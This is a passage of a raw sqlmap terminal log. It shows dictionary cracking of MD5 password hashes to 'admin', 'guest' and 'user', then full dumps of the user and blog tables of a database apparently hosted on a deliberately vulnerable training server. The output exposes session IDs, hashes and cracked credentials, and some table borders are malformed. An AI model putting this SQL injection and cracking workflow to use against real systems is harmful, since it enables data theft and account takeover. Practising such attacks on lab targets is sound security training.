do you want to use common password suffixes? (slow!) [y/n] n
[13:56:20] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[13:56:20] [INFO] starting 4 processes
[13:56:22] [INFO] cracked password 'admin' for user 'admin'
[13:56:26] [INFO] cracked password 'guest' for user 'guest'
[13:56:27] [INFO] cracked password 'user' for user 'user'
[13:56:27] [INFO] cracked password 'admin' for user 'admin'
[13:56:27] [INFO] cracked password 'user' for user 'user'
[13:56:28] [INFO] cracked password 'guest' for user 'guest'
Database: idrbtvulapp
table: user
(3 entries)
+----+-----+-----+-----+-----+-----+
| uid | SessionID | Name | Status | password | username | privilege |
+----+-----+-----+-----+-----+-----+
| 1 | f2d95718cf2386b1866fb06c851349 | Administrator | 0 | 21232f297a57a5a743894ab04a801fc3 | admin | 0 |
| 2 | NULL | user | 1 | ee11cbb19052e440b07aac0ca860c23ee | user | 2 |
| 3 | NULL | guest | 1 | 084e0343a0a86ff05538dfec705c8bb4 | guest | 2 |
+----+-----+-----+-----+-----+-----+

[13:56:33] [INFO] table 'idrbtvulapp.user' dumped to CSV file '/home/aswin/.local/share/sqlmap/output/128.199.16.171/dump/idrbtvulapp/user.csv'
[13:56:33] [INFO] fetching columns for table 'blog' in database 'idrbtvulapp'
[13:56:33] [INFO] retrieved: 'blogid'
[13:56:33] [INFO] retrieved: 'int(11)'
[13:56:33] [INFO] retrieved: 'topic'
[13:56:33] [INFO] retrieved: 'varchar(100)'
[13:56:33] [INFO] retrieved: 'Message'
[13:56:34] [INFO] retrieved: 'varchar(500)'
[13:56:34] [INFO] retrieved: 'uid'
[13:56:34] [INFO] retrieved: 'int(11)'
[13:56:34] [INFO] retrieved: 'filename'
[13:56:34] [INFO] retrieved: 'varchar(100)'
[13:56:34] [INFO] fetching entries for table 'blog' in database 'idrbtvulapp'
[13:56:34] [INFO] retrieved: 'This is a Vulnerable server from ICT'
[13:56:34] [INFO] retrieved: 'Hello All'
[13:56:34] [INFO] retrieved: '1'
[13:56:34] [INFO] retrieved: 'IDRBT_Highres.jpg'
[13:56:35] [INFO] retrieved: '1'
Database: idrbtvulapp
table: blog
(1 entry)
+----+-----+-----+-----+-----+
| uid | blogid | Topic | Message | filename |
+----+-----+-----+-----+-----+
| 1 | 1 | Hello All | This is a Vulnerable server from ICT | IDRBT_Highres.jpg |
+----+-----+-----+-----+-----+

[13:56:35] [INFO] table 'idrbtvulapp.blog' dumped to CSV file '/home/aswin/.local/share/sqlmap/output/128.199.16.171/dump/idrbtvulapp/blog.csv'
[13:56:35] [INFO] fetched data logged to text files under '/home/aswin/.local/share/sqlmap/output/128.199.16.171'

```